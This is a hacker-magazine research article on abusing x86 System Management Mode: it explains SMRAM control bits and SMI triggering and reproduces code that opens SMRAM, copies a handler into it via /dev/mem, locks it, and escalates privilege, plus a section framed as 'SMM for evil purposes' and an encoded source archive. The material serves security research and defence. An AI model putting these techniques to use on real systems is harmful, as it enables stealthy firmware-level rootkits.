In 2006, Duflot and others [2] released a paper about how to use the SMM to circumvent operating system protections. It was the first time that a misuse of the SMM was shown, and it gave some ideas (like how to put a code in SMM, how to manipulate the system memory inside SMM and how to force a system to enter the SMM), leaving open many questions that will be answered here (how to create a really stable code to subvert the SMM, how to manipulate the SMM registers, difficulties in create a stable system running inside the SMM and why the system behaves in the way he just said in the paper).

### ---[ 2.1 - Pentium modes of operation

Everybody already knows about the modes of operation of the P6 family of processors.

Real-mode is a 16-bit addressing mode, kept for legacy purposes and nowadays just used in the boot process. Protected mode is a 32-bit mode and provides the protection model used by the modern operation systems.

The Virtual 8086 mode have been introduced to guarantee greater efficiency when running programs created for older architectures (such as 8086 and 8088).

The System Management Mode (SMM) is another mode of operation that, as already said, is supposed to be used to manage power functions.

Volume 3 of the Intel processor manuals [1] already explained the acceptable transitions between those modes:



P.S.: PE and VM are flags of the CR0 (control register 0)

Basically what we need to get from here is:

- Any mode of operation in the intel platform can make a transition to the SMM mode if an SMI interrupt is issued.
- SMM mode will return to the previous mode by issuing a rsm instruction (so the processor will read a saved-state to restore the system to the previous situation before enter the SMM).

### ---[ 2.2 - SMM Overview

First of all, when the system enters the SMM mode, the whole processor context must be saved in a way so that it can be restored later. By doing so, the processor can enter in a special execution context and start executing the SMI handler. To return from this mode there is the special instruction RSM (can be used just inside the SMM itself) that will read the saved context and return to the previous situation).

Also, in SMM the paging is disabled and you have a 16-bit mode of operation, but all physical memory can be addressed (more on this later).

There are no restrictions to the I/O ports or memory, so we have the same privileges as in Ring 0 (in fact, from SMM someone can just manipulate all the system memory).

What Duflot showed is a way to put your own SMI handler, force the processor to enter the SMM mode, change the system memory to bypass a security protection (in his case, the securelevel of an OpenBSD system) and then execute his own code changing the saved context to point to it.

### ---[ 2.2.1 - SMRAM

The System Management Mode has a dedicated memory zone called SMRAM. It's located in the 0x1FFFF bytes starting at SMBASE (it may be bigger if the system activates Extended SMRAM).

The default value of SMBASE is 0x30000, but since modern chipsets offer relocation, it's commonly seen as 0xA0000 (BIOS relocates it to the same memory-mapped base address used by the I/O ports of the video card).

As spotted by Duflot, the memory controller hub has a control register called SMRAM Control Register that offers a bit (D\_OPEN - bit 6) that, when it's set, makes all memory accesses to the address space starting at SMBASE be redirected to SMRAM.

If the processor is not in the SMM mode and the D\_OPEN bit is not set, all accesses to the SMRAM memory range are forwarded to the video card (when it have been relocated to the shared address as said) - giving a protection to the SMRAM, which we will use later to protect the malware). Else, if the



D\_OPEN bit is set, the memory addressed will be the SMRAM.

Another important thing he showed concerning the handler is the bit number 4 (D\_LCK) of the SMRAM Control Register, which, when set, protects the SMRAM control register and thus, the SMRAM memory itself, if the D\_OPEN bit was not set at the time the control register was locked. To change it, the system needs to reboot (which gives us a challenge, since most modern BIOS will lock it).

It's well detailed in the Intel Manuals, but the fact that a super-user could write to it using the video device and then force a SMI to be triggered was really new.

When entering the SMM the processor will jump to the physical address SMBASE+0x8000 (which means that the SMI handler must be located at the offset 0x8000 inside the SMRAM). Since when the D\_OPEN bit is set we can put some code in the SMRAM, we just need to force an SMI trigger to get our code executed.



### ---[ 2.2.2 - SMI handler

Since we will set the D\_OPEN bit we need some way to avoid the display usage, since all access to the video memory will be forwarded to SMRAM and not to the video card. Duflot does not explain how it is possible, since his sample was for OpenBSD and it assumed there was no one using the video card (he showed an exploit for an OpenBSD problem but as a requisite, there is no one using the X, for example).

In our samples, we will also show how to manipulate the registers directly, but we will use the libpci [4] to guarantee no problems with this (since the libpci uses the system interfaces to manipulate the PCI subsystem avoiding race conditions in the resource usage). It's also more portable, because libpci as we will show supports a lot of different operating systems.

So, to insert the handler the attacker needs to:

- Verify if the D\_LCK bit is not set
- Set the D\_OPEN bit
- Have access to the memory address space (in the sample, 0xA0000-0xBFFFF)

To access the memory we can just mmap the memory range using the /dev/mem device, because it provides access to the physical address space (instead of the virtual vision provided by the /dev/kmem for example).

### ---[ 2.2.3 - SMI Triggering

Since the SMI signal is a hardware-generated interrupt there is no instruction to generate it by software. The chipset may generate it, but when it does depends on the chipset [5][6].

Duflot also already explained in his paper the SMI\_EN register, where the least significant bit is a global enable, specifying whether SMIs are enabled or not (the other bits of SMI\_EN then control which devices can generate an SMI).

The SMI\_STS register keeps track of which device last caused an SMI.

These registers can be accessed using the regular PCI mechanisms ("in" and "out"). The position of those register are variable, but they are in a relative address to PMBASE (SMI\_EN=PMBASE+0x30 and SMI\_STS=PMBASE+0x34).

The PMBASE can be accessed using bus 0, device 0x1F, function 0 and offset 0x40.

More details of the PCI configuration mechanisms in the section 2.3.1.

#### ---[ 2.2.4 - Duflot discovery - Exploit

In his paper Duflot & friends showed a working exploit against OpenBSD. This will be our first code to be analyzed (also attached with small modifications to work on Linux).

As can be seen, the code will have problems if there is an X Server running, since it just forwards all video memory access to the SMRAM.

Since the Linux operating system (as most of unices) provides a way to rise the I/O privilege level in the user-mode, the exploit is using that in a way it can use the instructions in/out:

```
if(iopl(3) < 0) {
```

To get access to the SMRAM, the D\_OPEN bit must be set:

```
outl(data1, 0xcf8);  
outl(data2, 0xcfc);
```

Also here, we can easily see that, in the handler, it is doing the following:

```
addr32 mov $test, %eax  
mov %eax, %cs:0xffff0
```

Here we have that the offset 0xffff0 is the saved EIP in the saved-state map inside the SMRAM. By doing so, it is just putting the address of a function in the saved-state map, so when the system triggers the rsm instruction it will return to protected mode, but now executing the test() function (the saved EIP).

Duflot discovered that accessing the Programmed I/O Port 0xB2 with the bit 5 of SMI\_EN set will generate an SMI:

```
outl(0x0000000f, 0xb2);
```

For sure it's really funny... but what else can be done with that?

#### ---[ 2.3 - Duflot misses

In his paper Duflot does not explain how the PCI Configuration really works (for example, he just pointed to use the port 0xCF8 for address and port 0xCFC to perform the operation itself). Also, he never said when and why the system generates a SMI. The idea of use the SMM to manipulate the system memory can also be really expanded, to create a malware running inside the SMM, or to bypass boot-protections and many others (like create a system protection mechanism running on it).

The rest of this chapter and the next one will show many details about how the SMM works and what we can use inside the SMM. Also, will better explain how to analyse the system and create a portable library to

manipulate the SMM-related registers.

### ---[ 2.3.1 - PCI Configuration

The original PCI specification [11] defined two mechanisms for i386 PCs, but later specifications deprecated one of these ways. Since this specification is not free, we highly recommend you to read a book about that [12].

Basically, you have two I/O port ranges: one associated to the address port (0xCF8-0xCFB) and the other to the data port (0xCFC-0xCFF).

To configure a device, you must write to the address port which device and register you want to access and then read/write the data from/to the data port.

The rule about the format of the data written to the address port is as following:

Bits	Description
0..1	00b (always 0)
2..7	Which 32-bit space in the config space to access
8..10	Device function
11..15	Device Number

A complete list of PCI vendors and devices can be found in [13].

PCI devices have an address which is broken down into a PCI-bus number, a device number within that bus (values 0-31), and a function number within the device (values 0-7).

Since a single sample is more valuable, to access a register REG in the bus:device:function PCI space you will need to use the following address:

```
0x80000000L | ((bus & 0xFF) << 16) |  
            (((unsigned)device) & 0x1F) << 11) |  
            (((unsigned)func) & 0x07) << 8) | (REG & 0xFC);
```

In each PCI device's configuration space there's normally one or more BARs (Base Address Registers), which can be used to set or find the address in physical memory or in I/O space of each resource the card uses.

### ---[ 2.3.2 - When and why the system generates a SMI

All memory transactions (read/write memory access) from the CPU are placed on the host bus to be consumed by some device.

Potentially the CPU itself would decode a range (of memory) such as the Local APIC range, and the transaction would be satisfied before needing to be placed on the external bus at all.

If the CPU does not claim the transaction (don't decode), then it must be sent out. In a typical Intel architecture, the transaction would next be decoded by the MCH (Memory Controller Hub) and be either claimed as an address that the MCH owns, or it's determining based on decoders that the transaction is not owned by the MCH and thus should be forwarded on to the next possible device in the chain.

If the memory controller does not find the address to be within actual DRAM, then it looks to see if it falls within one of the other I/O ranges it owns (ISA, EISA, PCI).

Depending on how old the system is, the memory controller may directly decode PCI transactions (instead of pass that to the I/O bridges), for example.

If the MCH determines that the transaction does not belong to it, the transaction will be forwarded down to whatever I/O bridge(s) may be present in the system. This process of decoding for ownership / response or forwarding down if not owned repeats until the system runs out of potential

agents.

The final outcome is either an agent claims the transaction and returns whatever data is present at the address, or no one claims the address and an abort occurs to the transaction, typically resulting in 0FFFFFFFFh data being returned.

In some situations (Duflot paper's case), some addresses (for example those falling within the 0A0000h - 0BFFFFh range) are owned by two different devices (VGA frame buffer and system memory). This will force the architecture to send a SMI signal to satisfy the transaction.

If no SMI is asserted, then the transaction is ultimately passed over by the memory controller, so that the VGA controller (if present) can claim it.

If the SMI signal is asserted when the transaction is received by the memory controller, then the transaction will be forwarded to the DRAM unit for fetching the data from physical memory (executing our handler).

---[ 2.4 - SMM Internals - Our first experiences

Here we will clarify some important details about SMM and how it works. This will be important to better understand the attached library.

---[ 2.4.1 - Analyzing the SMM registers

Let's start by analyzing the SMM using libpci, so we can have more stability doing this.

The following code is known to work fine in ICH5 and ICH3M controllers.

```

--- code ---

#include <stdio.h>
#include <pci/pci.h>
#include <sys/io.h>

/* Defines - bit positions (will be used in more samples) */
#define D_OPEN_BIT      (0x01 << 6)
#define D_CLS_BIT      (0x01 << 5)
#define D_LCK_BIT      (0x01 << 4)
#define G_SMRAME_BIT    (0x01 << 3)
#define C_BASE_SEG2_BIT (0x01 << 2)
#define C_BASE_SEG1_BIT (0x01 << 1)
#define C_BASE_SEG0_BIT (0x01)

/* Function to print SMRAM registers */
void show_smram(struct pci_dev* SMRAM)
{
    u8 smram_value;

    /* Provided by libpci */
    smram_value = pci_read_byte(SMRAM, SMRAM_OFFSET);

    if(smram_value & D_OPEN_BIT) {
        printf("D_OPEN_BIT:      1\n");
    } else {
        printf("D_OPEN_BIT:      0\n");
    }
    if(smram_value & D_CLS_BIT) {
        printf("D_CLS_BIT:        1\n");
    } else {
        printf("D_CLS_BIT:        0\n");
    }
    if(smram_value & D_LCK_BIT) {
        printf("D_LCK_BIT:        1\n");
    } else {
        printf("D_LCK_BIT:        0\n");
    }
}

```

```
    if(smram_value & G_SMRAME_BIT) {
        printf("G_SMRAME_BIT: 1\n");
    } else {
        printf("G_SMRAME_BIT: 0\n");
    }
    if(smram_value & C_BASE_SEG2_BIT) {
        printf("C_BASE_SEG2_BIT: 1\n");
    } else {
        printf("C_BASE_SEG2_BIT: 0\n");
    }
    if(smram_value & C_BASE_SEG1_BIT) {
        printf("C_BASE_SEG1_BIT: 1\n");
    } else {
        printf("C_BASE_SEG1_BIT: 0\n");
    }
    if(smram_value & C_BASE_SEG0_BIT) {
        printf("C_BASE_SEG0_BIT: 1\n");
    } else {
        printf("C_BASE_SEG0_BIT: 0\n");
    }
    printf("\n");
}

int main(void) {
    struct pci_access *pacc;
    struct pci_dev *SMRAM;

    /* Provided by libpci */
    pacc = pci_alloc();
    pci_init(pacc);

    SMRAM = pci_get_dev(pacc, 0, 0, 0, 0);

    printf("Current status of SMRAM:\n");
    show_smram(SMRAM);

    printf("Setting D_OPEN to 1\n");
    pci_write_byte(SMRAM, SMRAM_OFFSET, 0x4a);
    show_smram(SMRAM);

    printf("Locking SMRAM\n");
    pci_write_byte(SMRAM, SMRAM_OFFSET, 0x1a);
    show_smram(SMRAM);

    printf("Trying to set D_OPEN to 0\n");
    pci_write_byte(SMRAM, SMRAM_OFFSET, 0x0a);
    show_smram(SMRAM);

    return 0;
}

--- end code ---

Compile this using:
gcc -o brazil_smm1 brazil_smm1.c -lpci -lz
```

An execution sample:

```
rrbranco:~/Phrack# ./brazil_smm1
Current status of SMRAM:
D_OPEN_BIT:      0
D_CLS_BIT:       0
D_LCK_BIT:       0
G_SMRAME_BIT:    0
C_BASE_SEG2_BIT: 0
C_BASE_SEG1_BIT: 0
C_BASE_SEG0_BIT: 0

Setting D_OPEN to 1
D_OPEN_BIT:      1
```

```
D_CLS_BIT: 0
D_LCK_BIT: 0
G_SMRAME_BIT: 0
C_BASE_SEG2_BIT: 0
C_BASE_SEG1_BIT: 0
C_BASE_SEG0_BIT: 0
```

Locking SMRAM

```
D_OPEN_BIT: 1
D_CLS_BIT: 0
D_LCK_BIT: 1
G_SMRAME_BIT: 0
C_BASE_SEG2_BIT: 0
C_BASE_SEG1_BIT: 0
C_BASE_SEG0_BIT: 0
```

Trying to set D\_OPEN to 0

```
D_OPEN_BIT: 1
D_CLS_BIT: 0
D_LCK_BIT: 1
G_SMRAME_BIT: 0
C_BASE_SEG2_BIT: 0
C_BASE_SEG1_BIT: 0
C_BASE_SEG0_BIT: 0
```

---[ 2.4.2 - SMM Details

When the processor enters the SMM mode it will signal an output pin, `aSMIACT#`, to notify the chipset that the processor is in the SMM.

The SMI interrupt itself can be triggered anytime, except while the processor is already in SMM (of course). This will cause the SMM handler to be executed (as we already showed).

Since the `SMIACT#` was noticed by the chipset, all further memory accesses will be redirected to the SMRAM protected memory. After that, the processor will start to save its internal state in the `saved_state` map area, inside the SMRAM. Then, the handler starts to execute.

What is the current state? The processor is in a 'real mode', with all segments containing 4GB limit and being readable/writable.

As said, to leave the SMM, the `RSM` instruction is issued by the handler, and then the processor reads the saved-state map again, performing just some checks on it (that's good) restoring the system to the previous situation.

SMM writes data in the saved-state map exactly in the same way as the stack does, from top to bottom beginning from the `SMBASE` register (thus, permitting relocation). It's important to keep this in mind when manipulating the saved-state map.

If the system enters SMM by result of a halt or I/O instruction, the handler can tell the system to continue the execution after that or to enter the halt state just setting a flag in the saved-state map.

Upon entrance in SMM the interrupts are disabled (including the asynchronous NMI (Non Maskable Interrupt) and INIT), and the IDT (interrupt description table) register keeps it's value. In order to service interrupts inside SMM (a motivation for that will be showed), one needs to setup an own interrupt vector [14] and reload the IDT with your new value, since the values contained in the old IDT are no longer valid in the address space used by SMM.

After the `STI` instruction, the system start to receive some interrupts but will still miss the asynchronous ones. To enable that is needed to issue the `IRET/IRETD` instructions.

The big concern about re-enabling interrupts inside the SMM handler is that

if an NMI interrupt is received while inside the handler, it will be latched. So, potentially any verification done inside the SMM handler can be bypassed if someone hooked the NMI handler routine (this routine would be executed immediately after the RSM, before the processor starts executing the code pointed by the EIP in the saved-state map).

During our tests, SMM relocation gave us some problems in older machines (pentium II/III). Also, we preferred to use those machines to test our things, since there is no SMM locking being done by the BIOS (generally saying, BIOS older than 2 years).

Apparently, those older processors had a fixed CS value point to 0x30000 (the default SMM position - relocated by most of modern BIOS to 0xA0000 as we already said).

If we enable interrupts inside the SMM, when an interrupt is invoked, it will save CS:IP in the stack for further return. But it will use the fixed value of CS (0x30000) instead of using the SMBASE value, not reflecting the right code segment that the SMM is actually using and, therefore, the code will return to the wrong location.

Also, the Intel documentation mentions alignment problems in the SMBASE value in older processors (previously to PIV).

-----[ 3 - SMM for evil purposes

As already said, the SMM can be used to modify kernel internal structures.

Here we will also show some challenges and other possible uses for a malware code running inside the SMM.

---[ 3.1 - Challenges

---[ 3.1.1 - Cache-originated overwrites

When entering the SMM, the SMRAM may be overwritten by data in the cache if a #FLUSH occur after the SMM entrance.

To avoid that we can shadow SMRAM over non-cacheable memory or assert #FLUSH simultaneously to #SMI events (#FLUSH will be served first). Most BIOS mark the SMRAM range as non-cacheable for us (and also locks it, since Duflot paper publication).

---[ 3.1.2 - SMM Locking

Most BIOS manufacturers lock the SMM nowadays. When you are inserting a protecting mechanism using the SMM you can just replace the system BIOS for an open-source one (see LinuxBIOS [7]).

When we are talking about malicious code, this cannot be done and some kind of BIOS patching must take place.

This article is focusing in the SMM manipulation itself, but a good approach to bypass the BIOS protection is to use the TOP\_SWAP [8] bit to execute our code before the original BIOS code and then load our SMM handler and lock it (this will prevent the original BIOS to overwrite our SMM handler).

Basically this bit is used to define if the system will use the first 64K or the second one as area to load the BIOS from. Knowing that, someone can just set the TOP\_SWAP bit, put own code in the second 64K area and in the code jump back to the original BIOS code. This code will be runned BEFORE the BIOS.

The TOP\_SWAP bit exists to provide a secure way to BIOS update - the BIOS code is copied to the second 64K, the TOP\_SWAP bit is set, the update is done and an integrity check is performed - if there is anything that makes the system to reboot, it will restart in the second 64K which holds a copy of the original BIOS without any problems.

## ---[ 3.1.3 - Portability

As said, the SMM is hardware-dependent, more specifically it's ICH-dependent.

The attached code is known to work in ICH5 and ICH3M, tested under Linux, but since it uses the libpci, it's supposed to work also in FreeBSD, NetBSD, OpenBSD (also tested on it), Solaris, AIX, GNU/Hurd and Windows).

To provide support to other ICHs one must edit the libSMM.h header file to specify the correct location of the bus, device, function and offset and then be sure the PMBASE returned by the function get\_pmbase() is right (comparing to the manuals).

After that, verify if the SMRAM\_OFFSET is correctly defined (you can get that in your I8xx manuals). If so, the bits in the SMRAM control register will be correctly showed (you can easily test it using the D\_LCK bit, since when set will not permit any other bit to be manipulated). One can also test it using the dd command showed next in this article and the D\_OPEN bit (use the open\_smram function, write to the SMRAM memory mmap'ing it and then dump it to verify if it's working).

## ---[ 3.1.4 - Address translation

Address translation is a great difficulty when we are inside our handler, since we need the value of the CR3 register (which we can get from the saved-state map) to manually parse the page tables and then perform the actual translation.

Another approach is to just transfer the control back to our code in the same way that Duflot did, but we need to save the current processor status inside SMM, so after the execution of our code (after the SMM) we can transfer the control back to the process that was executing before triggering the SMI (else we would have some portions of the system just stopping to work after our malware get executed).

This is not good...

The best thing that we can do is just have a simple handler that gives the biggest privilege level of execution to the calling code (i.e. the code that was executing before the SMI) and then return. By doing so, we avoid to stay too much time in the SMM context and don't need to care about stopped OS processes.

In the next sections we clarify how to put code in the SMM space, test it and then an approach using the descriptor caches to provide the above statement.

## ---[ 3.2 - Copying our code in the SMM space

## ---[ 3.2.1 - Testing

So, the first step to put some code in the SMM is to open the SMRAM by setting the D\_OPEN bit.

```
--- code ---
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value | D_OPEN_BIT));
--- end code ---
```

To close it after we finish, we will use the following:

```
--- code ---
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value & ~D_OPEN_BIT));
--- end code ---
```

Also, after inserting our code, we want to lock SMRAM access, avoiding anyone from changing the SMM-related registers.

```
--- code ---
```



```
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value | D_LCK_BIT));  
--- end code ---
```

In order to get our code inserted in the SMRAM memory, we need to map it, in the same way we did in the exploit.

```
--- code ---  
fd = open(MEMDEV, O_RDWR);  
  
if(fd < 0) {  
    fprintf(stderr, "Opening %s failed, errno: %d\n", MEMDEV, errno);  
    return -1;  
}  
  
vidmem = mmap(NULL, MAPPEDAREASIZE, PROT_READ | PROT_WRITE, MAP_SHARED,  
              fd, SMIINSTADDRESS);  
  
if(vidmem == MAP_FAILED) {  
    fprintf(stderr, "Could not map memory area, errno: %d\n", errno);  
    return -1;  
}  
close(fd);  
  
/* Here we are copying our code to the SMRAM memory */  
if(vidmem != memcpy(vidmem, handler, endhandler-handler)) {  
    fprintf(stderr, "Could not copy asm to memory...\n");  
    return -1;  
}  
  
if(munmap(vidmem, MAPPEDAREASIZE) < 0) {  
    fprintf(stderr, "Could not release mapped area, errno: %d\n", errno);  
    return -1;  
}  
--- end code ---
```

It's a good idea to verify if it's working properly, and also make a previous copy of your SMRAM memory contents before that.

So, let's do that using dd:

```
dd if=/dev/mem of=my_smram bs=1 skip=`expr 655360 - 1` count=64K
```

P.S.: 655360 is 0xa0000 in decimal (as spotted by Duflot, SMM is commonly relocated to that address instead 0x30000, as in the default case)

### ---[ 3.2.2 - Descriptor caches

This idea worked in some system and not in some others, since the Intel documentation is not exactly clever about this subject.

From the Intel manual: "Every segment register has a visible part and a hidden part (The hidden part is sometimes referred to as a descriptor cache or a shadow register). When a segment selector is loaded into the visible part of a segment register, the processor also loads the hidden part of the segment register with the base address, segment limit, and access control information from the segment descriptor pointed to by the segment selector."

"Access control information" is referring to the well know xPL:

- RPL -> Request privilege level
- CPL -> Current privilege level
- DPL -> Descriptor privilege level

In the saved-state map inside the SMRAM, also according to the Intel manuals, are saved the descriptor caches and the CR4 register (the manual says it's not readable and write to this values will cause an "unpredictable behavior").

We found the following:

TSS Descriptor Cache (12-bytes) - Offset: FFA7

```
IDT Descriptor Cache (12-bytes) - Offset: FF9B
GDT Descriptor Cache (12-bytes) - Offset: FF8F
LDT Descriptor Cache (12-bytes) - Offset: FF83
GS Descriptor Cache (12-bytes) - Offset: FF77
FS Descriptor Cache (12-bytes) - Offset: FF6B
DS Descriptor Cache (12-bytes) - Offset: FF5F
SS Descriptor Cache (12-bytes) - Offset: FF53
CS Descriptor Cache (12-bytes) - Offset: FF47
ES Descriptor Cache (12-bytes) - Offset: FF3B
```

The saved-state map is stored at SMBASE + 0xFE00 to SMBASE + 0xFFFF.

Modifying the DPL field of the SS descriptor cache from 3 to 0 gives ring0 power to our program (and a General Protection Fault in newer processors).

### ---[ 3.2.3 - Code relocation

SMM has the ability to relocate its protected memory space. The SMBASE value saved in the state save map may be modified. This value is read during the RSM instruction. When SMM is next entered, the SMRAM will be located at this new address.

From our SMM handler, in the saved-state map, we can modify this value (at offset 0xFE08 from SMBASE). To perform that, we must care about CS adjustments inside our code.

It can be used to relocate the SMRAM to memory area of our choosing and trick those who try to dump the SMRAM for analysis using the standard SMBASE values (anyway, since our malware is locking the SMM and clearing the D\_OPEN bit, we don't need to use this technique).

### -----[ 4 - SMM Manipulation Library

The SMM Manipulation Library attached in this article provides an easy way to create portable code to manipulate the SMRAM control register.

It offers the following methods:

```
u8 show_smram (struct pci_dev* smram_dev, u8 bits_to_show)
    It's used to test if specific bits are set or not
    The pci_dev structure are optional, NULL can be passed.

u16 get_pmbase (void)
    Internally used by the library to manipulate the SMI-enablement.
    Exported by the function to turn easy to an external program
    verify the correct offsets for the SMI_EN and SMI_STS.

u16 get_smi_en_iop (void)
    Return the location of the SMI_EN

u16 get_smi_sts_iop (void)
    Return the location of the SMI_STS

int enable_smi_gbl (u16 smi_en_iop)
    Enable SMI globally

int disable_smi_gbl (u16 smi_en_iop)
    Disable SMI globally

int enable_smi_on_apm (u16 smi_en_iop)
    Enable SMI on APM events

int disable_smi_on_apm (u16 smi_en_iop)
    Disable SMI on APM events

int open_smram(void)
    Open SMRAM for access (set D_OPEN bit)

int close_smram(void)
    Close SMRAM for access (unset D_OPEN bit)
```

```
int lock_smram(void)
    Lock the SMRAM (set D_LCK bit)

void write_to_apm_cnt(void)
    Write to the APM CNT (generate a SMI)
```

Also, the include file libSMM.h contains the valid values to be used to locate related registers and bit's for the SMM manipulation, like the device, function bus and offsets. It contains specify defines for interesting bits inside the SMRAM control register too, like the D\_OPEN and the D\_LCK.

Attached to the article is also the file libSMM\_test.c showing how to use the SMM Manipulation Library. This program will basically set and unset all control registers that will affect the SMM manipulation. It can be used to test if the library is working properly in your hardware and since it will also test the D\_LCK bit, one need to reboot after run this program.

The evil.c code also attached will use the SMM Manipulation Library to insert a small SMM handler that freezes the processor.

-----[ 5 - Future and other uses

We can't foresee the future, but modern rootkits are becoming much more targeted, so this kind of deeper hackishs will start to be more widely seen.

Also, with new platforms to BIOS enhancements, like the Extensible Firmware Interface, everything that depends on boot patching will be easier [9].

Another important thing to notice is the virtualization resources that exist nowadays and some possibilities of using them in implementations of hardware protected integrity-check systems [10].

-----[ 6 - Acknowledgments

A lot of people helped us in the long way these researches that resulted in something funny to be published, you all know who you are.

Special tks to twiz and the Phrack Staff for the great review of the article, giving a lot of important insights about how to better structure it and giving a real value to it.

Finally, big tks to Julio Auto for the review of the article drafts.

BSDaemon:

Conference organizers who invited me to talk about protection mechanisms using SMM (yeah, a lot of fun in completely different cultures).

To my girlfriend who waited for me (alone, I suppose) during this travels.

RISE Security (<http://www.risecurity.org>) for always keeping me motivated studying completely new things.

-----[ 7 - References

- [1] - Intel Architecture Reference Manuals  
<http://www.intel.com/products/processor/manuals/index.htm>
- [2] - Loic Duflot, Daniel Etiemble, Olivier Grumelard, "Using CPU System Management Mode to Circumvent Operating System Security Functions"  
Proceedings of CanSecWest, 2006
- [3] - Branco, Rodrigo Rubira, "KIDS - Kernel Intrusion Detection System"  
Hackers to Hackers Conference, 2007
- [4] - LibPCI for Linux  
<ftp://ftp.kernel.org/pub/software/utils/pciutils/>

- [5] - Intel 82801 BA-I/O Controller HUB (ICH2) Datasheet  
<http://www.intel.com/design/chipsets/datashts/290687.htm>
- [6] - Intel 82845 Memory Controller HUB (MCH) Datasheet  
<http://www.intel.com/design/chipsets/datashts/290725.htm>
- [7] - LinuxBIOS  
<http://freshmeat.net/projects/linuxbios>
- [8] - Bing, Sun, "BIOS Boot Hijacking By Using Intel ICHx "Top-Block Swap" Mode"  
 XFocus Information Security Conference, 2007
- [9] - Heasman, John, "Hacking the Extensible Firmware Interface"  
 Blackhat Las Vegas Briefings, 2007
- [10] - Branco, Rodrigo Rubira, "StMichael Project"  
<http://stjude.sf.net>
- [11] - PCI Specification  
<http://www.pcisig.com>
- [12] - Shanley, Tom; Anderson, Don; "PCI System Architecture"  
 Mindshare Inc  
 ISBN 0-201-30974-2  
 Publisher: Addison Wesley
- [13] - PCI Database  
<http://www.pcidatabase.com>
- [14] - devik & sd; "Linux on-the-fly kernel patching without LKM"  
 Phrack 58

-----[ 8 - Sources - Implementation details [brazil\_SMM.tgz]

Attached a GPLed library that will help you to manipulate the SMM-related features, accompanied by some programs displaying sample usage.

Further updates will be available in the StMichael project website, at:  
<http://stjude.sf.net>

```
begin 644 brazil_SMM.tgz
M'XL(`-M5[D<`^Q;VW+;2)+UZU3L1U3HI:4(FFWY.MU^HB3*XHY$JDG*;CUM
M@$211!L$. "A`,O?K)V1F%5#@Q9[9F-Z(B5C%),@B"EE9>3V9E9P5T7\GZ7]-
M[NY^?O%G_;S" SX=W[^CW^8=WK\+?_N?%^:L/' ]Z\??Z?OW+UZ=O_[PYLT+
M_>Y/XRCXJ6P9%5J_*&9%E,WSH^M^]/S?]&?6Z#]-9G^.#?SS^G_S[M7Y_^O_
M_^)G1_>WR=QDUOQK]R`OW_[UNM[Y_?;-^=P=NC__5L8Q9L/KTG_[]^^>Z%?
M_6O9./Q3ZS_/R^M^]'S?].?O_Q%X^?3\%_Z@[X]ZMOG^XN!U<:OS7'T[Z
M2A;@Y[,I;)]G^G5'_V>5&7W^RR_G2NG+?+,MDN6JU*>79_CPK[ ]T^)&^+HS1
MDWQ1/D>%T==YE<51"0(=/<CF7:4/_/[RC%Z/L:YID>E)V]'6R*%?Z.LWSHJ,O
M<EL2@;N>UJ]>GY^>GG^YM6YU@^3GM+)U-L<S"66+TQQ3HI2Q/K,M=S<*BC
M+-9Q8LLBF56ET5@[ `S=K>I@8JW2^T.4*;Z;B`#K.Y]7:9.` `Z_5\%67+)%OJ
MI"3R65[J*$WS9Q-W%23$(KHO3+>I08RT=.5\92L7N2%7H-S;;TPZ+_8V&29
M"8=E)!4?/D=;O<VK0BT@N3A?TQ.[XO5@GEG`X<JNUA=;\)V5163!7XF]6'\F
M,T64ZOMJAJV5\V1B-\E*D\6RU;**(-X2JJ&M)/>VHF?*_\SR)9:LB4];81EM
M6A\`6]!:BC$`AZMKBS,I4N22*QJLZ8]:]%FDT+XM#G+AW5@VH:C&L/YR082
MS/@T4;;5.=XI)*;(ET6TUL^KG"A7Y2HO+*2TAAU@I:JLJ`\LG4[RM7&O'3/2
